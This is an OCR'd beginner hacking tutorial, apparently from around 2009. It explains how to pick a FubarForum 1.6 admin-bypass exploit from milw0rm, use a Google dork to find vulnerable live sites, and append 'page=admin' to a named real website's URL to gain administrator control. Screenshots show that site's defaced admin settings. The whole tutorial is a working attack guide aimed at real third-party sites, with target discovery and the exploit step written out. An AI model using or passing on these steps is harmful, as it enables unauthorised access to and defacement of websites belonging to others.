
How to use your first web exploit

This tutorial will show beginner hackers how to use their first web exploit in a real-world situation. It will contain a Proof of Concept by me, so you can see the effects of this exploit on the target and how to apply it effectively. This tutorial contains an in-depth explanation with step-by-step instructions so everyone can benefit equally. It also contains frequent screen-shots to make the tutorial even clearer, so even if this is your first minute of your first day hacking, you can still get a grip on what I mean and hopefully understand. The screen-shots are also present for those who are more visually based. More advanced hackers are also more than welcome to read through this tutorial. You may even profit from having a read through. The exploit that will be used in this class is admittedly great for impressing friends and family and co-workers because of its simplicity. By the end of this class beginner hackers should have gained more of a foothold in the world of computer hacking and be able to use this tutorial as groundwork for further explorations in this mysterious underground digital world.

So, without further ado, sit back and prepare to learn how to use your first exploit!

The first thing that a beginner hacker must do if find the appropriate exploit to use for their first time. This exploit should be simplistic in design and doesn't require extensive knowledge to execute. The exploit and PoC that this class is based around has exactly those qualities.

There are numerous places around the World Wide Web where one can stumble across exploits. These include, but are not limited to, Milw0rm, Bugsearch, Hacking Forums, and the BugTraq mailing list. But for our purposes today, we are going to use http://www.milw0rm.com


[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]
MilwOrm

[remote]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-01-16	MetaProducts MetaTreeX 1.5.100 ActiveX File Overwrite Exploit	921	R	D	<	Houssamix
2009-01-15	Ciansoft PDFBuilderX 2.2 ActiveX Arbitrary File Overwrite Exploit	1239	R	D	<	Alfons Luja
2009-01-14	Oracle Secure Backup 10g exec_qr() Command Injection Vulnerability	2099	R	D		Joxean Koret
2009-01-14	AAA EasyGrid ActiveX 3.51 Remote File Overwrite Exploit	848	R	D	<	Houssamix
2009-01-14	Excel Viewer OCX 3.2 Remote File Execution Exploit	1979	R	D	<	Stack
2009-01-14	EDraw Office Viewer 5.4 HttpDownloadFile() Insecure Method Vuln	797	R	D	<	Cyber-Zone

[local]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-01-14	OTSTurntables 1.00.027 (.ofl) Local Stack Overflow Exploit	842	R	D		suN8Hclf
2009-01-13	VUPlayer 2.49 .ASX File (Universal) Local Buffer Overflow Exploit	627	R	D		Encrypt3d.M!nd
2009-01-12	Microsoft HTML Workshop <= 4.74 Universal Buffer Overflow Exploit	3131	R	D		SkD
2009-01-11	VUPlayer 2.49 .ASX File (HREF) Universal Buffer Overflow Exploit	770	R	D		His0k4
2009-01-11	VUPlayer 2.49 .ASX File (HREF) Local Buffer Overflow Exploit	574	R	D		sCORPINo
2009-01-09	VUPlayer 2.49 .ASX File (HREF) Local Buffer Overflow Exploit	1566	R	D		Houssamix

[web apps]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-01-16	BibCiter 1.4 Multiple SQL Injection Vulnerabilities	1334	R	D		nuclear
2009-01-16	Simple PHP Newsletter 1.5 (olang) Local File Inclusion Vulnerabilities	992	R	D		ahmadbady
2009-01-16	Aj Classifieds - For Sale v3 Remote Shell Upload Vulnerability	999	R	D		ZoRLu
2009-01-16	Aj Classifieds - Personals v3 Remote Shell Upload Vulnerability	617	R	D		ZoRLu
2009-01-16	Aj Classifieds - Real Estate v3 Remote Shell Upload Vulnerability	648	R	D		ZoRLu
2009-01-16	ASP ActionCalendar v.1.3 (Auth Bypass) SQL Injection Vulnerability	843	R	D		SuB-ZeRo

[dos / poc]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2009-01-16	MPlayer 1.0rc2 TwinVQ Stack Buffer Overflow PoC	597	R	D		sCORPINo
2009-01-16	Novell Netware 6.5 (ICEbrowser) Remote System DoS Exploit	596	R	D		Jeremy Brown
2009-01-14	NetSurf Web Browser 1.2 Multiple Remote Vulnerabilities	778	R	D		Jeremy Brown
2009-01-14	Oracle TimesTen Remote Format String PoC	792	R	D		Joxean Koret
2009-01-14	Cisco VLAN Trunking Protocol Denial of Service Exploit	1896	R	D		showrun
2009-01-13	Nofeel FTP Server 3.6 (CWD) Remote Memory Consumption Exploit	791	R	D		His0k4


MilwOrm Homepage

MilwOrm is literally an exploit gold mine. It is constantly updated with the latest exploits and its exploit archive is almost endless. To find a particular exploit you use the **Search** function which is located at the top of the MilwOrm homepage. For example if you typed in "Windows XP" into the search function, you would be rewarded with a list of exploits that target Windows XP platforms.

We are now going to search for the exploit that we are going to use.

Click on the Search function on MilwOrm and in the resulting page that follows type: **Fubarforum**. Then Click Submit or press Enter.

You should see a resulting page with a list of exploits that targets the FubarForum software. As you can probably tell by now, FubarForum is a type of Forum software and the exploit we are going to use targets an Admin Bypass vulnerability in the software. This means that if the exploit is successful, you will have Administrative rights on the website that uses the vulnerable forum version.


[home] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [archive]
MILWORM
[Search: fubarforum
Submit
This exploit


[exploits/shellcode]

-::DATE	-::DESCRIPTION	-::HITS			-::AUTHOR
[illegible]	FubarForum 1.6 Admin Bypass Change User Password Vulnerability	1962	R	D	R31P0l
2008-12-28	FubarForum 1.6 Arbitrary Admin Bypass Vulnerability	791	R	D	k3yv4n
[illegible]	FubarForum 1.5 (index.php page) Local File Inclusion Vulnerability	2368	R	D	cOndemned

send all submissions to submit[at]milw0rm.com [gpg]
Videos hosted by Tradebit file hosting
Copyright © 2004-2009 milw0rm

The name of the exploit that we are going to use is:

FubarForum 1.6 Arbitrary Admin Bypass Vulnerability. Click on the exploit name to view the details of the exploit. These details will include how to use the exploit properly and occasionally how to find vulnerable websites to this exploit using a fabulous tool called Google. With the exploit we are using today we are in luck: it shows us how to find the vulnerable websites.




```
                                                   in the name of god

                                           ..:: jj_nanak2000@yahoo.com ::..

                                                   Tanx from : Expl0its

Script : FubarForum

Version : 1.6

Dork : "Powered by FubarForum v1.6"

/forum/index.php page=admin

# milw0rm.com [2008-12-28]
```

Find vulunerable websites with Google

That is the exploit

As we can see, this exploit targets Version 1.6 of the software. However, usually exploits will also work on earlier versions of the same software. The actual exploit is simple as was stated at the beginning: **page=admin**. We will be using this later to gain full Administrative priviledges on the vulnerable website.

Copy the writing next to the dork into a Google search box like shown in the diagram below:




"Powered by FubarForum v1.6"

Search: ● the web ○ pages from [redacted]

Find sites to exploit

And then press Enter or click Search.

The resulting page will return a list of vulnerable websites. Here is the website that I have chosen to be the PoC for this exploit.



Owned By eL_c0bRa* / This Page Is HHACKED ... / The AyyILdizTIM ...

Powered by FubarForum v1.6 and chaozzDB v1.2. Hacked By IlsaTurk-Grup > >. Error opening topic. **Powered by FubarForum v1.6** and chaozzDB v1.2 ...


www.moviebusters.net/forum/index.php?page=viewtopic&topic_id=3 - 10k -

Cached - Similar pages -

the site to exploit

As you can see, this exploit is rather popular because of its simplicity to execute. However, that will not stop us from also exploiting this website and taking control for a time at least.

Copy the URL as shown in the following screenshot into your web browser:




www.moviebusters.net/forum/index.php?

The URL to website

And then press Enter.

You should find yourself at a page that looks something like this:



HACKED BY _INFAZCI_ [redacted]

Welcome guest

News: HACKED BY _INFAZCI_ [redacted]

HACKED BY _INFAZCI_ [redacted]

HACKED BY _INFAZCI_ [redacted]

Hacked By IlsaTurk-Grup	0 topics 0 posts	- by - on -
Hacked By IlsaTurk-Grup	0 topics 0 posts	- by - on -
Hacked By IlsaTurk-Grup	0 topics 0 posts	- by - on -
Hacked By IlsaTurk-Grup	0 topics 0 posts	- by - on -
Hacked By IlsaTurk-Grup	0 topics 0 posts	- by - on -

Hacked By IlsaTurk-Grup

Forum Statistics

Latest member: **albultdut**
Number of members: **58**
Number of topics: **2**
Number of posts: **0**

Powered by **FubarForum** v1.6 and **chaozzDB** v1.2

It's a very popular exploit :)

That is the forum homepage. For the moment, we do not have any special privileges but we will soon change that.

At the end of the URL


http://www.moviebusters.net/forum/index.php?

we are going to add the exploit code **page=admin**

The URL should now look something like the following:

http://www.moviebusters.net/forum/index.php?page=admin

Or in the visual screenshot:




www.moviebusters.net/forum/index.php?page=admin

Add the exploit to the URL.

Now press Enter to exploit the forum and gain Administrative Privileges. This is a simple Admin Bypass exploit so it does not contain much sophistication, but it is more than prefect for beginner hackers just starting out.

This resulting page should allow you to create and remove forum categories, create forums, etc.



SYSTEM ERROR!

Welcome guest

News: h4ck3d by th3 h4ppy h4ck3r!

Powered by FubarForum v1.6 and chaozzDB v1.2

Forum Settings

Forum title	SYSTEM ERROR!
Forum url	Hacked by Th3 H4ppy H4ck3r!
Date format	H4ppy H4ck3r
Maintenance mode	enabled
Topics per page	1
Posts per page	59
Posts on RSS feed	1
Edit limit (0-59)	1
Language	english.php
News	h4ck3d by th3 h4ppy h4ck3r!